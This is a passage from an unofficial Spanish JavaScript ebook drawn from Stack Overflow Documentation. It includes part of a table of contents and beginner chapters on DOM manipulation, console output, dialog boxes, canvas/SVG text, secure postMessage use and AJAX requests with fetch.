Sintaxis	477
Observaciones	477
Examples	477
¿Qué es Tail Call Optimization (TCO)?	477
Bucles recursivos	478
Capítulo 83: Palabras clave reservadas	479
Introducción	479
Examples	479
Palabras clave reservadas	479
JavaScript tiene una colección predefinida de palabras clave reservadas que no puede utilizar	479
ECMAScript 1	479
ECMAScript 2	479
ECMAScript 5 / 5.1	480
ECMAScript 6 / ECMAScript 2015	481
Identificadores y nombres de identificadores	482
Capítulo 84: Pantalla	485

Examples	485
Obteniendo la resolución de pantalla.....	485
Obteniendo el área “disponible” de la pantalla.....	485
Obteniendo información de color sobre la pantalla.....	485
Propiedades de la ventana interior, ancho y interior.....	485
Ancho y alto de página.....	485
Capítulo 85: Patrones de diseño creacional.....	487
Introducción	487
Observaciones.....	487
Examples	487
Patrón Singleton.....	487
Módulo y patrones de módulos reveladores.....	488
Patrón del módulo.....	488
Módulo de Módulo Revelador.....	488
Patrón de prototipo revelador	489
Patrón prototipo.....	490
Funciones de Fábrica	491
Fábrica con Composición.....	492
Patrón abstracto de la fábrica.....	493
Capítulo 86: Patrones de diseño de comportamiento.....	495
Examples.....	495
Patrón observador.....	495
Patrón mediador.....	496
Mando.....	497
Iterador.....	498
Capítulo 87: Política del mismo origen y comunicación de origen cruzado.....	501
Introducción	501
Examples	501
Maneras de eludir la política del mismo origen	501
Método 1: CORS.....	501
Método 2: JSONP.....	501
Comunicación segura de origen cruzado con mensajes.....	502

Ejemplo de ventana comunicándose con un marco de niños.	502
Capítulo 88: Promesas	504
Sintaxis.	504
Observaciones.	504
Examples.	504
Encadenamiento de promesa.	504
Introducción.	506
Estados y flujo de control.	506
Ejemplo	506
Función de retardo llamada.	507
Esperando múltiples promesas concurrentes	508
Esperando la primera de las múltiples promesas concurrentes.	509
Valores "prometedores".	509
Funciones "prometedoras" con devoluciones de llamada	510
Manejo de errores.	511
Encadenamiento.	511
Rechazos no manejados.	512
Advertencias	513

Encadenamiento con fulfill y reject	513
Lanzamiento sincrónico de la función que debería devolver una promesa.....	514
Devuelve una promesa rechazada con el error.....	515
Envuelve tu función en una cadena de promesa.....	515
Conciliación de operaciones síncronas y asíncronas.....	515
Reducir una matriz a promesas encadenadas.....	516
para cada uno con promesas.....	517
Realizando la limpieza con finalmente ().....	518
Solicitud de API asíncrona.....	519
Utilizando ES2017 async / await.....	519
Capítulo 89: Prototipos, objetos	521
Introducción.....	521
Examples.....	521
Creación e inicialización de prototipos.....	521
Capítulo 90: Prueba de unidad Javascript	523
Examples.....	523
Afirmacion basica.....	523
Pruebas de unidad prometen con Mocha, Sinon, Chai y Proxyquire.....	524
Capítulo 91: requestAnimationFrame	528
Sintaxis.....	528
Parámetros.....	528
Observaciones.....	528
Examples.....	529
Utilice requestAnimationFrame para fundirse en el elemento.....	529
Cancelando una animacion.....	530
Manteniendo la compatibilidad.....	531
Capítulo 92: Secuencias de escape	532
Observaciones.....	532
Similitud con otros formatos.	532
Examples.....	532
Ingresando caracteres especiales en cadenas y expresiones regulares.....	532
Tipos de secuencia de escape.....	533

Secuencias de escape de un solo personaje	533
Secuencias de escape hexadecimales	533
Secuencias de escape de 4 dígitos de Unicode	534
Corchete rizado secuencias de escape Unicode	534
Secuencias de escape octales	535
Control de secuencias de escape	535
Capítulo 93: Setters y Getters	537
Introducción	537
Observaciones	537
Examples	537
Definición de un Setter / Getter en un objeto recién creado	537
Definiendo un Setter / Getter usando Object.defineProperty	538
Definiendo getters y setters en la clase ES6	538
Capítulo 94: Simbolos	539
Sintaxis	539
Observaciones	539
Examples	539
Fundamentos del tipo de símbolo primitivo	539
Convertir un símbolo en una cadena	539
Usando Symbol.for () para crear símbolos globales compartidos	540
Capítulo 95: Tarea de destrucción	541
Introducción	541
Sintaxis	541
Observaciones	541
Examples	541
Destrucción de los argumentos de la función	541
Renombrando variables mientras se destruye	542
Matrices de destrucción	542
Destrucción de objetos	543
Destructurando dentro de variables	544
Usando los parámetros de resto para crear una matriz de argumentos	544

Valor predeterminado durante la destrucción.....	544
Destrucción anidada.....	545
Capítulo 96: Técnicas de modularización.....	547
Examples.....	547
Definición de Módulo Universal (UMD).....	547
Expresiones de función inmediatamente invocadas (IIFE).....	547
Definición de módulo asíncrono (AMD).....	548
CommonJS - Node.js.....	549
Módulos ES6.....	549
Usando modulos.....	550
Capítulo 97: Temas de seguridad.....	551
Introducción	551
Examples.....	551
Reflejo de secuencias de comandos entre sitios (XSS).....	551
encabezados.....	551
Mitigación:.....	552
Secuencias de comandos persistentes entre sitios (XSS).....	552
Mitigación.....	553
Persistentes secuencias de comandos entre sitios de literales de cadena JavaScript.....	553
Mitigación:.....	554
¿Por qué los scripts de otras personas pueden dañar su sitio web y sus visitantes?.....	554
Inyección de JSON evaluada	554
Mitigation.....	555
Capítulo 98: Tilde ~.....	557
Introducción	557
Examples.....	557
~ Integer.....	557
~~ operador.....	557
Convertir valores no numéricos a números.....	558
Shorthands.....	559
índice de	559

puede ser reescrito como	559
~ Decimal	559
Capítulo 99: Tipos de datos en Javascript	561
Examples.....	561
tipo de.....	561
Obtención del tipo de objeto por nombre de constructor.....	562
Encontrar la clase de un objeto.....	563
Capítulo 100: Trabajadores	565
Sintaxis.....	565
Observaciones.....	565
Examples.....	565
Registrar un trabajador de servicio.....	565
Trabajador web.....	565
Un trabajador de servicio simple.....	566
main.js	566
Pocas cosas:.....	566
sw.js	567
Trabajadores dedicados y trabajadores compartidos.....	567
Terminar un trabajador.....	568
Poblando tu caché.....	568
Comunicarse con un trabajador web.....	569
Capítulo 101: Transpiling	571
Introducción.....	571
Observaciones.....	571
Examples.....	571
Introducción a Transpiling.....	571
Ejemplos	571
Comienza a usar ES6 / 7 con Babel.....	572
Configuración rápida de un proyecto con Babel para soporte ES6 / 7.....	572
Capítulo 102: Usando javascript para obtener / configurar variables personalizadas de CSS	574
Examples.....	574

Cómo obtener y establecer valores de propiedad de variable CSS.....	574
Capítulo 103: Variables de JavaScript.....	575
Introducción.....	575
Sintaxis.....	575
Parámetros.....	575
Observaciones.....	575
h11.....	575
Matrices anidadas.....	576
h12.....	576
h13.....	576
h14.....	576
Objetos anidados.....	576
h15.....	576
h16.....	576
h17.....	577
Examples.....	577
Definiendo una variable.....	577
Usando una variable.....	577
Tipos de variables.....	577
Arrays y objetos.....	578
Capítulo 104: WeakMap.....	579
Sintaxis.....	579
Observaciones.....	579
Examples.....	579
Creando un objeto WeakMap.....	579
Obtención de un valor asociado a la clave.....	579
Asignando un valor a la clave.....	579
Comprobando si existe un elemento con la clave.....	580
Eliminando un elemento con la llave.....	580
Demostración de referencia débil.....	580
Capítulo 105: WeakSet.....	582

Sintaxis	582
Observaciones	582
Examples	582
Creando un objeto WeakSet	582
Añadiendo un valor	582
Comprobando si existe un valor	582
Eliminando un valor	583
Capítulo 106: Websockets	584
Introducción	584
Sintaxis	584
Parámetros	584
Examples	584
Establecer una conexión de socket web	584
Trabajando con mensajes de cadena	584
Trabajando con mensajes binarios	585
Haciendo una conexión segura de socket web	585
Creditos	586

Acerca de

Puedes compartir este PDF con cualquier persona que creas que podría beneficiarse.

Es un libro electrónico no oficial y gratuito sobre Javascript creado con fines educativos.

Todo el contenido se extrae de la documentación de Stack Overflow, escrita por muchas personas trabajadoras en Stack Overflow. No está afiliado a Stack Overflow ni al lenguaje oficial de Javascript.

El contenido se publica bajo Creative Commons BY-SA, y la lista de contribuyentes a cada capítulo se proporciona en la sección de créditos al final de este libro. Las imágenes pueden ser propiedad de sus respectivos dueños a menos que se especifique lo contrario. Todas las marcas comerciales y marcas registradas son propiedad de sus respectivos dueños.

Usa el contenido presentado en este libro bajo tu propio riesgo; no se garantiza que sea correcto ni exacto.

Capítulo 1: Empezando con JavaScript

Observaciones

JavaScript (que no debe confundirse con [Java](#)) es un lenguaje dinámico y débil que se usa para las secuencias de comandos del lado del cliente y del lado del servidor.

JavaScript es un lenguaje que distingue entre mayúsculas y minúsculas. Esto significa que el lenguaje considera que las mayúsculas son diferentes de sus equivalentes en minúsculas. Las palabras clave en JavaScript son minúsculas.

JavaScript es una implementación comúnmente referenciada del estándar ECMAScript.

Los temas en esta etiqueta a menudo se refieren al uso de JavaScript en el navegador, a menos que se indique lo contrario. Los archivos JavaScript por sí solos no pueden ejecutarse directamente desde el navegador; Es necesario incrustarlos en un documento HTML. Si tiene algún código JavaScript que le gustaría probar, puede incrustarlo en un contenido de marcador de posición como este y guardar el resultado como example.html :

```
<!doctype html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Test page</title>
  </head>
  <body>
    Inline script (option 1):
    <script>
      // YOUR CODE HERE
    </script>
    External script (option 2):
    <script src="your-code-file.js"></script>
  </body>
</html>
```

Versiones

Versión	Fecha de lanzamiento
1	1997-06-01
2	1998-06-01
3	1998-12-01
E4X	2004-06-01
5	2009-12-01

Versión	Fecha de lanzamiento
5.1	2011-06-01
6	2015-06-01
7	2016-06-14
8	2017-06-27

Examples

Usando la API DOM

DOM significa Document Object Model. Es una representación orientada a objetos de documentos estructurados como XML y HTML .

La configuración de la propiedad `textContent` de un `Element` es una forma de generar texto en una página web.

Por ejemplo, considere la siguiente etiqueta HTML:

```
<p id="paragraph"></p>
```

Para cambiar su propiedad `textContent`, podemos ejecutar el siguiente JavaScript:

```
document.getElementById("paragraph").textContent = "Hello, World";
```

Esto seleccionará el elemento que con el `paragraph` id y establecerá su contenido de texto en "Hola, Mundo":

```
<p id="paragraph">Hello, World</p>
```

(Ver también esta demo)

También puede usar JavaScript para crear un nuevo elemento HTML mediante programación. Por ejemplo, considere un documento HTML con el siguiente cuerpo:

```
<body>
  <h1>Adding an element</h1>
</body>
```

En nuestro JavaScript, creamos una nueva etiqueta `<p>` con una propiedad `textContent` de y la agregamos al final del cuerpo html:

```
var element = document.createElement('p');
element.textContent = "Hello, World";
```

```
document.body.appendChild(element); //add the newly created element to the DOM
```

Eso cambiará tu cuerpo HTML a lo siguiente:

```
<body>
  <h1>Adding an element</h1>
  <p>Hello, World</p>
</body>
```

Tenga en cuenta que para manipular los elementos en el DOM usando JavaScript, el código JavaScript debe ejecutarse *después de que* el elemento relevante se haya creado en el documento. Esto se puede lograr colocando las etiquetas `<script>` JavaScript *después de* todo su otro contenido `<body>`. Alternativamente, también puede usar [un detector de eventos](#) para escuchar, por ejemplo. `window['S' onload evento]`, añadiendo su código a la escucha de eventos retrasará el funcionamiento de su código hasta después de que todo el contenido de la página se ha cargado.

Una tercera forma de asegurarse de que todo su DOM se ha cargado, es [envolver el código de manipulación del DOM con una función de tiempo de espera de 0 ms](#). De esta manera, este código de JavaScript se vuelve a poner en cola al final de la cola de ejecución, lo que le da al navegador la oportunidad de terminar de hacer algunas cosas que no están en JavaScript que han estado esperando para finalizar antes de atender esta nueva pieza de JavaScript.

Utilizando console.log ()

Introducción

Todos los navegadores web modernos, NodeJs y casi todos los demás entornos de JavaScript admiten la escritura de mensajes en una consola utilizando un conjunto de métodos de registro. El más común de estos métodos es `console.log()`.


En un entorno de navegador, la función `console.log()` se utiliza principalmente para fines de depuración.

Empezando

[Abra](#) la Consola de JavaScript en su navegador, escriba lo siguiente y presione Entrar :

```
console.log("Hello, World!");
```

Esto registrará lo siguiente en la consola:



```
Elements Console Sources Network Timeline
✖ top ▾ Preserve log
> console.log("Hello, World!");
Hello, World!
< undefined
> |
```

En el ejemplo anterior, la función `console.log()` imprime Hello, World! a la consola y devuelve undefined (se muestra arriba en la ventana de resultados de la consola). Esto se debe a que `console.log()` no tiene un *valor de retorno explícito*.

Variables de registro

`console.log()` puede usarse para registrar variables de cualquier tipo; No solo cuerdas. Simplemente pase la variable que desea que se muestre en la consola, por ejemplo:

```
var foo = "bar";
console.log(foo);
```

Esto registrará lo siguiente en la consola:

```
> var foo = "bar";
  console.log(foo);
  bar
< undefined
```

Si desea registrar dos o más valores, simplemente sepárelos con comas. Los espacios se agregarán automáticamente entre cada argumento durante la concatenación:

```
var thisVar = 'first value';
var thatVar = 'second value';
console.log("thisVar:", thisVar, "and thatVar:", thatVar);
```

Esto registrará lo siguiente en la consola:

```
> var thisVar = 'first value';
  var thatVar = 'second value';
  console.log("thisVar:", thisVar, "and thatVar:");
    thisVar: first value and thatVar: second value
< undefined
```

Placeholders

Puede usar `console.log()` en combinación con marcadores de posición:

```
var greet = "Hello", who = "World";
console.log("%s, %s!", greet, who);
```

Esto registrará lo siguiente en la consola:

```
> var greet = "Hello", who = "World";
  console.log("%s, %s!", greet, who);
    Hello, World!
< undefined
```

Registrar objetos

A continuación vemos el resultado de registrar un objeto. Esto suele ser útil para registrar las respuestas JSON de las llamadas a la API.

```
console.log({
  'Email': '',
  'Groups': {},
  'Id': 33,
  'IsHiddenInUI': false,
  'IsSiteAdmin': false,
  'LoginName': 'i:0#.w|virtualdomain\\user2',
  'PrincipalType': 1,
  'Title': 'user2'
});
```

Esto registrará lo siguiente en la consola:

```
▼ Object {Email: "", Groups: Object, Id: 33, IsHiddenInUI: false, IsSiteAdmin: false...} ⓘ
  Email: ""
  ► Groups: Object
    Id: 33
    IsHiddenInUI: false
    IsSiteAdmin: false
    LoginName: "i:0#.w|virtualdomain\user2"
    PrincipalType: 1
    Title: "user2"
  ► __proto__: Object
```

Registrando elementos HTML

Tiene la capacidad de registrar cualquier elemento que exista dentro del [DOM](#). En este caso registramos el elemento body:

```
console.log(document.body);
```

Esto registrará lo siguiente en la consola:

```
▼ <body class="question-page new-topbar">
  <noscript><div id="noscript-padding"></div></noscript>
  <div id="notify-container"></div>
  <div id="custom-header"></div>
  ► <header class="so-header js-so-header _fixed">...</header>
  ► <script>...</script>
  ► <div class="container">...</div>
  <script async src="https://cdn.sstatic.net/clc/clc.min.js?v=51f344c0b478"></script>
  ► <div id="footer" class="categories">...</div>
  ► <noscript>...</noscript>
  ► <script>...</script>
  ► <script>...</script>
  ► <script>...</script>
  ► <script type="text/javascript">...</script>
</body>
```

Nota final

Para obtener más información sobre las capacidades de la consola, consulte el tema [Consola](#).

Utilizando window.alert ()

El método de `alert` muestra un cuadro de alerta visual en la pantalla. El parámetro del método de alerta se muestra al usuario en texto **sin** formato:

```
window.alert(message);
```


Debido a que la `window` es el objeto global, puede llamar también usar la siguiente forma abreviada:

```
alert(message);
```

Entonces, ¿qué hace `window.alert()`? Bueno, tomemos el siguiente ejemplo:

```
alert('hello, world');
```

En Chrome, eso produciría un pop-up como este:



Notas

El método de `alert` es técnicamente una propiedad del objeto de la `window`, pero como todas las `window` propiedades de la `window` son variables globales automáticamente, podemos usar la `alert` como una variable global en lugar de una propiedad de la `window`, lo que significa que puede usar directamente `alert()` lugar de `window.alert()`.

A diferencia del uso de `console.log`, la `alert` actúa como una solicitud modal, lo que significa que la `alert` llamada de código se detendrá hasta que se responda la solicitud. Tradicionalmente, esto significa que *no se ejecutará ningún otro código JavaScript* hasta que se desactive la alerta:

```
alert('Pause!');  
console.log('Alert was dismissed');
```

Sin embargo, la especificación en realidad permite que otros códigos activados por eventos continúen ejecutándose incluso aunque todavía se muestre un diálogo modal. En tales implementaciones, es posible que se ejecute otro código mientras se muestra el diálogo modal.

Puede encontrar más información sobre el [uso del método de `alert`](#) en el tema de [solicitudes de modales](#).

El uso de alertas generalmente se desaconseja a favor de otros métodos que no impiden que los usuarios interactúen con la página, para crear una mejor experiencia de usuario. Sin embargo, puede ser útil para la depuración.

A partir de Chrome 46.0, `window.alert()` se bloquea dentro de un `<iframe>` [menos que su atributo de sandbox tenga el valor allow-modal](#).

Utilizando window.prompt ()

Una forma fácil de obtener una entrada de un usuario es mediante el método `prompt()`.


Sintaxis

```
prompt(text, [default]);
```

- **texto** : el texto que se muestra en el cuadro de solicitud.
- **predeterminado** : un valor predeterminado para el campo de entrada (opcional).

Ejemplos

```
var age = prompt("How old are you?");  
console.log(age); // Prints the value inserted by the user
```



Si el usuario hace clic en el botón Aceptar, se devuelve el valor de entrada. De lo contrario, el método devuelve `null`.

El valor de retorno de la `prompt` siempre es una cadena, a menos que el usuario haga clic en Cancelar, en cuyo caso devuelve un `null`. Safari es una excepción porque cuando el usuario hace clic en Cancelar, la función devuelve una cadena vacía. Desde allí, puede convertir el valor de retorno a otro tipo, como un `entero`.

Notas

- Mientras se muestra el cuadro de solicitud, el usuario no puede acceder a otras partes de la página, ya que los cuadros de diálogo son ventanas modales.
- Apartir de Chrome 46.0, este método se bloquea dentro de un `<iframe>` menos que su atributo `sandbox` tenga el valor `allow-modal`.

Uso de la API DOM (con texto gráfico: Canvas, SVG o archivo de imagen)

Utilizando elementos de lienzo

HTML proporciona el elemento de lienzo para crear imágenes basadas en ráster.

Primero construye un lienzo para contener información de píxeles de imagen.

```
var canvas = document.createElement('canvas');
canvas.width = 500;
canvas.height = 250;
```

Luego selecciona un contexto para el lienzo, en este caso bidimensional:

```
var ctx = canvas.getContext('2d');
```

A continuación, establezca las propiedades relacionadas con el texto:

```
ctx.font = '30px Cursive';
ctx.fillText("Hello world!", 50, 50);
```

Luego inserte el elemento del `canvas` en la página para que tenga efecto:

```
document.body.appendChild(canvas);
```

Utilizando SVG

SVG es para crear gráficos escalables basados en vectores y puede usarse dentro de HTML.

Primero crea un contenedor de elementos SVG con dimensiones:

```
var svg = document.createElementNS('http://www.w3.org/2000/svg', 'svg');
svg.width = 500;
svg.height = 50;
```

Luego construye un elemento de `text` con las características de fuente y posicionamiento deseadas:

```
var text = document.createElementNS('http://www.w3.org/2000/svg', 'text');
text.setAttribute('x', '0');
text.setAttribute('y', '50');
text.style.fontFamily = 'Times New Roman';
text.style.fontSize = '50';
```

Luego agregue el texto real para mostrar al elemento de `text`:

```
text.textContent = 'Hello world!';
```

Finalmente, agregue el elemento de `text` a nuestro contenedor `svg` y agregue el elemento contenedor `svg` al documento HTML:

```
svg.appendChild(text);
document.body.appendChild(svg);
```

Archivo de imagen

Si ya tiene un archivo de imagen que contiene el texto deseado y lo coloca en un servidor, puede agregar la URL de la imagen y luego agregar la imagen al documento de la siguiente manera:

```
var img = new Image();
img.src = 'https://i.ytimg.com/vi/zecueq-mo4M/maxresdefault.jpg';
document.body.appendChild(img);
```

Utilizando window.confirm ()

El método `window.confirm()` muestra un diálogo modal con un mensaje opcional y dos botones, Aceptar y Cancelar.

Ahora, tomemos el siguiente ejemplo:


```
result = window.confirm(message);
```

Aquí, el **mensaje** es la cadena opcional que se mostrará en el cuadro de diálogo y el **resultado** es un valor booleano que indica si se seleccionó Aceptar o Cancelar (verdadero significa OK).

`window.confirm()` se usa normalmente para solicitar la confirmación del usuario antes de realizar una operación peligrosa como eliminar algo en un Panel de control:

```
if(window.confirm("Are you sure you want to delete this?")) {
    deleteItem(itemId);
}
```

La salida de ese código se vería así en el navegador:



Si lo necesita para su uso posterior, simplemente puede almacenar el resultado de la interacción del usuario en una variable:

```
var deleteConfirm = window.confirm("Are you sure you want to delete this?");
```

Notas

- El argumento es opcional y no es requerido por la especificación.
- Los cuadros de diálogo son ventanas modales: impiden que el usuario acceda al resto de la

interfaz del programa hasta que se cierre el cuadro de diálogo. Por este motivo, no debe abusar de ninguna función que cree un cuadro de diálogo (o ventana modal). Y, a pesar de todo, hay muy buenas razones para evitar el uso de cuadros de diálogo para la confirmación.

- Apartir de Chrome 46.0, este método se bloquea dentro de un <iframe> menos que su atributo sandbox tenga el valor allow-modal.
- Se acepta comúnmente llamar al método de confirmación con la notación de ventana eliminada, ya que el objeto de la ventana siempre está implícito. Sin embargo, se recomienda definir explícitamente el objeto de la ventana, ya que el comportamiento esperado puede cambiar debido a la implementación en un nivel de alcance inferior con métodos con nombres similares.

Capítulo 2: .postMessage () y MessageEvent

Sintaxis

- `windowObject.postMessage(message, targetOrigin, [transfer]);`
- `window.addEventListener("message", receiveMessage);`

Parámetros

Parámetros

mensaje

targetOrigin

transferir optional

Examples

Empezando

Qué es .postMessage () , cuándo y por qué lo usamos

`.postMessage()` método `.postMessage()` es una forma de permitir la comunicación segura entre scripts de origen cruzado.

Normalmente, dos páginas diferentes, solo pueden comunicarse directamente entre sí utilizando JavaScript cuando tienen el mismo origen, incluso si una de ellas está incrustada en otra (por ejemplo, iframes) o una se abre desde dentro de la otra (por ejemplo, `window.open()`). Con `.postMessage()`, puede evitar esta restricción mientras se mantiene seguro.

Solo puede usar `.postMessage()` cuando tiene acceso al código de JavaScript de ambas páginas. Como el receptor necesita validar el remitente y procesar el mensaje en consecuencia, solo puede usar este método para comunicarse entre dos scripts a los que tiene acceso.

Crearemos un ejemplo para enviar mensajes a una ventana secundaria y los mensajes se mostrarán en la ventana secundaria. Se supondrá que la página principal / remitente es <http://sender.com> y se asumirá que la página secundaria / remitente es <http://receiver.com> para el ejemplo.

Enviando mensajes

Para enviar mensajes a otra ventana, necesita tener una referencia a su objeto de `window`. `window.open()` devuelve el objeto de referencia de la ventana recién abierta. Para otros métodos para obtener una referencia a un objeto de ventana, vea la explicación en el parámetro `otherWindow` [aquí](#).

```
var childWindow = window.open("http://receiver.com", "_blank");
```

Agregue un área de `textarea` y un `send button` que se usará para enviar mensajes a la ventana secundaria.

```
<textarea id="text"></textarea>
<button id="btn">Send Message</button>
```

Envíe el texto de área de `textarea` utilizando `.postMessage(message, targetOrigin)` cuando se `.postMessage(message, targetOrigin)` en el `button`.

```
var btn = document.getElementById("btn"),
    text = document.getElementById("text");

btn.addEventListener("click", function () {
    sendMessage(text.value);
    text.value = "";
});

function sendMessage(message) {
    if (!message || !message.length) return;
    childWindow.postMessage(JSON.stringify({
        message: message,
        time: new Date()
    }), 'http://receiver.com');
}
```

Para enviar y recibir objetos JSON en lugar de una cadena simple, se pueden usar los métodos `JSON.stringify()` y `JSON.parse()`. Se puede dar un `Transfearable Object` como el tercer parámetro opcional del `.postMessage(message, targetOrigin, transfer)`, pero el navegador aún carece de soporte incluso en los navegadores modernos.

Para este ejemplo, dado que se supone que nuestro receptor es la página `http://receiver.com`, ingresamos su url como `targetOrigin`. El valor de este parámetro debe coincidir con el `origin` del objeto `childWindow` para que se envíe el mensaje. Es posible utilizar `*` como wildcard pero se **recomienda encarecidamente** evitar el uso del comodín y establecer siempre este parámetro en el origen específico del receptor **por razones de seguridad**.

Recepción, validación y procesamiento de mensajes.

El código de esta parte se debe colocar en la página del receptor, que es <http://receiver.com> para nuestro ejemplo.

Para recibir mensajes, se debe escuchar el [message event](#) de [message event de la window](#).

```
window.addEventListener("message", receiveMessage);
```

Cuando se recibe un mensaje, hay un par de **pasos que se deben seguir para garantizar la mayor seguridad posible**.

- Validar el remitente
- Validar el mensaje
- Procesar el mensaje

El remitente siempre debe validarse para asegurarse de que el mensaje se recibe de un remitente de confianza. Después de eso, el mensaje en sí debe validarse para asegurarse de que no se reciba nada malicioso. Después de estas dos validaciones, el mensaje puede ser procesado.

```
function receiveMessage(ev) {
    //Check event.origin to see if it is a trusted sender.
    //If you have a reference to the sender, validate event.source
    //We only want to receive messages from http://sender.com, our trusted sender page.
    if (ev.origin !== "http://sender.com" || ev.source !== window.opener)
        return;

    //Validate the message
    //We want to make sure it's a valid json object and it does not contain anything malicious

    var data;
    try {
        data = JSON.parse(ev.data);
        //data.message = cleanseText(data.message)
    } catch (ex) {
        return;
    }

    //Do whatever you want with the received message
    //We want to append the message into our #console div
    var p = document.createElement("p");
    p.innerText = (new Date(data.time)).toLocaleTimeString() + " | " + data.message;
    document.getElementById("console").appendChild(p);
}
```

[Haga clic aquí para ver un JS Fiddle mostrando su uso.](#)

Lea [.postMessage \(\)](#) y [MessageEvent](#) en línea: [https://riptutorial.com/es/javascript/topic/5273-/postmessage ---y-messageevent](https://riptutorial.com/es/javascript/topic/5273-/postmessage---y-messageevent)

Capítulo 3: AJAX

Introducción

AJAX significa "JavaScript asíncrono y XML". Aunque el nombre incluye XML, JSON se usa más a menudo debido a su formato más simple y menor redundancia. AJAX permite al usuario comunicarse con recursos externos sin volver a cargar la página web.

Observaciones

AJAX significa **A** JavaScript **J**avaScript **a**nd **X**ML. No obstante, puede utilizar otros tipos de datos y, en el caso de `xmlhttprequest`, cambiar al modo síncrono en desuso.

AJAX permite que las páginas web envíen solicitudes HTTP al servidor y reciban una respuesta, sin necesidad de volver a cargar toda la página.

Examples

Usando GET y sin parámetros

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
    if (xhttp.readyState === XMLHttpRequest.DONE && xhttp.status === 200) {
        //parse the response in xhttp.responseText;
    }
};
xhttp.open("GET", "ajax_info.txt", true);
xhttp.send();
```

6

La API de `fetch` es una nueva forma [basada en la promesa de](#) realizar solicitudes HTTP asíncronas.

```
fetch('/').then(response => response.text()).then(text => {
    console.log("The home page is " + text.length + " characters long.");
});
```

Enviando y recibiendo datos JSON a través de POST

6

Las promesas de solicitud de recuperación inicialmente devuelven objetos de respuesta. Estos proporcionarán información de encabezado de respuesta, pero no incluyen directamente el cuerpo de respuesta, que puede que ni siquiera se haya cargado todavía. Los métodos en el objeto Respuesta, como `.json()` se pueden usar para esperar a que se cargue el cuerpo de la

respuesta y luego analizarlo.

```
const requestData = {
  method : 'getUsers'
};

const usersPromise = fetch('/api', {
  method : 'POST',
  body : JSON.stringify(requestData)
}).then(response => {
  if (!response.ok) {
    throw new Error("Got non-2XX response from API server.");
  }
  return response.json();
}).then(responseData => {
  return responseData.users;
});

usersPromise.then(users => {
  console.log("Known users: ", users);
}, error => {
  console.error("Failed to fetch users due to error: ", error);
});
```

Mostrando las principales preguntas de JavaScript del mes desde la API de Stack Overflow

Podemos realizar una solicitud AJAX a [la API de Stack Exchange](#) para recuperar una lista de las principales preguntas de JavaScript del mes y presentarlas como una lista de enlaces. Si la solicitud falla o devuelve un error de API, nuestra [promesa de manejo de errores](#) muestra el error en su lugar.

6

[Ver resultados en vivo en HyperWeb](#).

```
const url =
  'http://api.stackexchange.com/2.2/questions?site=stackoverflow' +
  '&tagged=javascript&sort=month&filter=unsafe&key=gik4BOCMC7J9doavgYteRw(';

fetch(url).then(response => response.json()).then(data => {
  if (data.error_message) {
    throw new Error(data.error_message);
  }

  const list = document.createElement('ol');
  document.body.appendChild(list);

  for (const {title, link} of data.items) {
    const entry = document.createElement('li');
    const hyperlink = document.createElement('a');
    entry.appendChild(hyperlink);
    list.appendChild(entry);

    hyperlink.textContent = title;
    hyperlink.href = link;
  }
})
```

```

}).then(null, error => {
  const message = document.createElement('pre');
  document.body.appendChild(message);
  message.style.color = 'red';

  message.textContent = String(error);
});

```

Usando GET con parámetros

